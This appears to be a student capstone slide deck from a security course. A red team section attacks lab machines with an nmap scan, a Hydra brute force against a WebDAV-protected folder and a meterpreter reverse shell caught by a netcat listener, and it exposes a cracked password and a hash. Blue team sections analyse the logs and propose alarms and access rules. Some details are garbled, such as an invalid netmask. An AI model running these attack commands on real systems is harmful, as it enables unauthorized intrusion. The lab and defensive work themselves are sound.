



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.555.555.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Windows based VM used for the HyperV manager to manage VMs.
Kali	192.168.1.90	Kali based VM used for pentesting.
ELK	192.168.1.100	Ubuntu based VM used to collect traffic to and from Capstone web server.
Capstone	192.168.1.105	Ubuntu based VM used to manage a web server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Nmap Scan Vulnerability	An attacker is able to scan the target network for information that may help in the attack	The attacker is able to find IP addresses, MAC addresses, open ports, users OS etc. All information the attacker is able to exploit in their attack.
Exposed Apache Web Server	An attacker is able to view contents of the capstone web server.	The exposed web server can provide the attacker with sensitive data.
Brute Force Vulnerability	Users using simple passwords that make it easy for attackers to quickly crack their passwords with a wordlist.	This allows the attacker to gain access to their network and obtain sensitive data.
Reverse Shell Exploit	The attacker is able to run a reverse shell to gain access to infected machine.	This allows the attacker to gain full access of the web server by providing a command line interface within the server.

Exploitation: Nmap Scan

01

Tools & Processes

Nmap scan in Kali on targets
IP range

'nmap -sS 192.168.1.0/24'

02

Achievements

This gave the attacker the IP
address for the targets
webserver with a list of their
open ports.

03



```
root@kali:~# nmap -sS 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-08 20:32 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000014s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.26 seconds
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
    ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
    RX packets 5478  bytes 1058881 (1.0 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 103561  bytes 107338791 (102.3 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```


Exploitation: Exposed Apache Web Server

01

Tools & Processes

By going to IP address of the web server '192.168.1.100'


Navigating around the web server to view all visible folders.

02

Achievements

Having the web server exposed it allowed the attacker to review visible files and discover a hidden folder they could brute force their way into.

03



Exploitation: Brute Force

01

Tools & Processes

Using Hydra to brute force 'ashton' using the rockyou.txt password dictionary


```
Hydra -l ashton -P rockyou.txt  
-s 80 -f -vV 192.168.1.105  
http-get  
/company_folders/secret_folder
```

02

Achievements

This gave us access to the secret folder containing hashed password for login to /webdav which we were able to upload the reverse shell payload.

03



The image shows a terminal window titled 'Shell No. 2' displaying the output of a Hydra brute force attack. The output shows multiple failed login attempts for the user 'ashton' with various passwords. The final successful login is for the password 'leopoldo'. Below the terminal output, there is a Notepad window titled 'Personal Note' containing a note about connecting to a webdav server and a list of five steps to follow.

```
14344399 [child 7] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 10] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 12] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 8] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 9] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 15] (0/0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 6] (0/0)  
[00[http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-01 2 0:44:24  
root@kali: /usr/share/wordlists#
```

Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryan's account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: Reverse Shell

01

Tools & Processes

Created a reverse shell payload using meterpreter and uploaded it to /webdav

Used netcat to listen to listen for a connection request on the selected port in this case port 4444.

```
'nc -v -n -l -p 4444'
```


02

Achievements

Once connecting to the reverse the attacker gain root access to the network.

Flag 'bngw@5h1sn@m0'

03





Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




The first port scan was executed at 14:15 and there were 12000 packets. There were requests from the same ip address to the victims ip with the destination port changing each time. This shows the attacker is testing to see what ports are open.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



Time of requests were at 14:16:15 - 14:17:20


File requested was "company_folder/secret_folder/connect_to_corp_server".

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



During this attack there were 14,887
It took 14,886 requests to discover the password.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory?
- Which files were requested?

url.full: Descending	Count
http://192.168.1.105/webdav	20
http://192.168.1.105/webdav/reverse.php	12
http://192.168.1.105/webdav/	4
http://192.168.1.105/webdav/passwd.dav	2

A total of 38 request were made to WebDAV. With the passwd.dav and reverse.php files accessed.



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alarm should be set for if ports other than the open ports have been requested.

What threshold would you set to activate this alarm?

If more than 5 closed ports have been requested within 60 seconds of each other.

System Hardening

What configurations can be set on the host to mitigate port scans?

In your configuration file set authorized IP address that are able to access ports other than 80 and 443.

Describe the solution. If possible, provide required command lines.

By only allowing access from within your network this will prevent attacks from untrusted sources.

Eg.

```
allow from 192.168.1.1
allow from 192.168.1.105
deny from all
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm can be set for anyone trying to access this file who aren't from the IP address that are set by the admins.

What threshold would you set to activate this alarm?

As this directory should not be accessed by untrusted IP addresses set a threshold to be 1 or greater.

System Hardening

What configuration can be set on the host to block unwanted access?

Modify your configuration file to only allow access to your hidden directory from within your network

Describe the solution. If possible, provide required command lines.

By only allowing access from within your network this will prevent attacks from untrusted sources.

Eg. `allow from 192.168.1.1`
`allow from 192.168.1.105`
`deny from all`

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set an alarm for the number of times a user fails to log in within a 15 second interval.

What threshold would you set to activate this alarm?

Set a threshold for more than 5 failed attempts within 15 seconds.

System Hardening

What configuration can be set on the host to block brute force attacks?

Set higher security passwords to make it more difficult to brute force. Have a cooling off period for multiple failed connections.

Describe the solution. If possible, provide the required command line(s).

Best practise would be to use non dictionary words with both uppercase and lowercase characters with use of numbers and symbols. Making users wait 10 minutes if they type their password incorrectly 5 times in a row.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Set an alarm for if WebDAV has been accessed or is trying to be accessed by non authorised IP addresses.

What threshold would you set to activate this alarm?

As this directory should not be accessed by untrusted IP addresses set a threshold to be 1 or greater.

System Hardening

What configuration can be set on the host to control access?

Modify your configuration file to only allow access to WebDAV from within your network

Describe the solution. If possible, provide the required command line(s).

By only allowing access from within your network this will prevent attacks from untrusted sources.

Eg. `allow from 192.168.1.1`
`allow from 192.168.1.105`
`deny from all`

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set an alarm for a put request is coming from an unauthorised IP address.

What threshold would you set to activate this alarm?

As this directory should not be accessed by untrusted IP addresses set a threshold to be 1 or greater.

System Hardening

What configuration can be set on the host to block file uploads?

Blocking .php file uploads will prevent most reverse shell uploads. Additionally restricting uploads to just admins from recognised IP addresses.

Describe the solution. If possible, provide the required command line.

By only allowing uploads from within your network will prevent attacks from untrusted sources.

Eg.

```
allow from 192.168.1.1
allow from 192.168.1.105
deny from all
```

*The
End*